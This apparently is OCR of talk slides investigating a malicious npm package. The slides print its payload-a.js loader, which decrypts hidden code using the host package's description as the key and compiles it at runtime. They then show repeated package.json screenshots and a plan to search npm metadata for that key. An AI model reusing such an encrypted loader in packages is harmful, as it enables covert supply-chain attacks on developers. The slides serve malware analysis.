

payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);


npm-scripts | npm Documenta
shift-parser-js/package.json at
GitHub, Inc. [US] | https://github.com/shapesecurity/shift-parser-js/blob/es2018/package.json
88 lines (87 sloc) | 2.46 KB
Raw
Blame
History
{
"name": "shift-parser",
"version": "7.0.0",
"description": "ECMAScript parser that produces a Shift format AST",
"author": "Shape Security",
"homepage": "https://github.com/shapesecurity/shift-parser-js",
"repository": {
"type": "git",
"url": "https://github.com/shapesecurity/shift-parser-js.git"
},
"main": "dist/index.js",
"files": [
"dist"
],
"scripts": {
"clean": "rm -rf dist coverage .nyc_output",
"test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$TE
"test": "TEST=\"\" npm run test-specific",
"coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state
"lint": "eslint src test",
"build": "babel --out-dir dist src",
"prepare": "rm -rf dist/* && npm run build",
"benchmark": "node benchmark",
"profile": "node --prof profile.js && node-tick-processor",
"regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"
},
"dependencies": {

```
"scripts": {
  "clean": "rm -rf dist coverage .nyc_output",
  "test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --
  "test": "TEST=\"\" npm run test-specific",
  "coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --bran
  "lint": "eslint src test",
  "build": "babel --out-dir dist src",
  "prepare": "rm -rf dist/* && npm run build",
  "benchmark": "node benchmark",
  "profile": "node --prof profile.js && node-tick-processor",
  "regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"
},
```

```
17      "test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$TE
18      "test": "TEST=\"\" npm run test-specific",
19      "coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state
20      "lint": "eslint src test",
21      "build": "babel --out-dir dist src",
22      "prepare": "rm -rf dist/* && npm run build",
23      "benchmark": "node benchmark",
24      "profile": "node --prof profile.js && node-tick-processor",
25      "regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"
26    },
27    "dependencies": {
```


npm-scripts | npm Documenta
shift-parser-js/package.json at
GitHub, Inc. [US] | https://github.com/shapesecurity/shift-parser-js/blob/es2018/package.json
88 lines (87 sloc) | 2.46 KB
Raw
Blame
History
{
"name": "shift-parser",
"version": "7.0.0",
"description": "ECMAScript parser that produces a Shift format AST",
"author": "Shape Security",
"homepage": "https://github.com/shapesecurity/shift-parser-js",
"repository": {
"type": "git",
"url": "https://github.com/shapesecurity/shift-parser-js.git"
},
"main": "dist/index.js",
"files": [
"dist"
],
"scripts": {
"clean": "rm -rf dist coverage .nyc_output",
"test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$TE
"test": "TEST=\"\" npm run test-specific",
"coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state
"lint": "eslint src test",
"build": "babel --out-dir dist src",
"prepare": "rm -rf dist/* && npm run build",
"benchmark": "node benchmark",
"profile": "node --prof profile.js && node-tick-processor",
"regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"
},
"dependencies": {


npm-scripts | npm Documenta
shift-parser-js/package.json at
GitHub, Inc. [US] | https://github.com/shapesecurity/shift-parser-js/blob/es2018/package.json
88 lines (87 sloc) | 2.46 KB
Raw
Blame
History
"description": "ECMAScript parser that produces a Shift format AST",
"test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$TE
"test": "TEST=\"\" npm run test-specific",
"coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state
"lint": "eslint src test",
"build": "babel --out-dir dist src",
"prepare": "rm -rf dist/* && npm run build",
"benchmark": "node benchmark",
"profile": "node --prof profile.js && node-tick-processor",
"regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"

Recap


- The script decrypts and compiles a new module.
- The key comes from a package description *somewhere*.
- The encrypted JS comes from testData[0].
- The compiled module exports testData[1].

What does this mean?

The script only serves its purpose if the code runs from an npm script in a directory that has a package.json with a "description" field containing a specific string that can act as the key.

What this means *for us*

We need to start trolling through package.json files.



all-the-packages

1.2.0 • Public • Published 2 years ago

Readme | 2 Dependencies | 1 Dependents | 6 Versions

all-the-packages

All the npm registry metadata as an offline event stream.

Why?

See https://github.com/nice-registry/about#why

Installation

```
npm install all-the-packages --save
```

When you install this package, a `postinstall` script downloads the npm registry metadata to a local JSON file, which is about 540 MB.

install

```
npm i all-the-packages
```

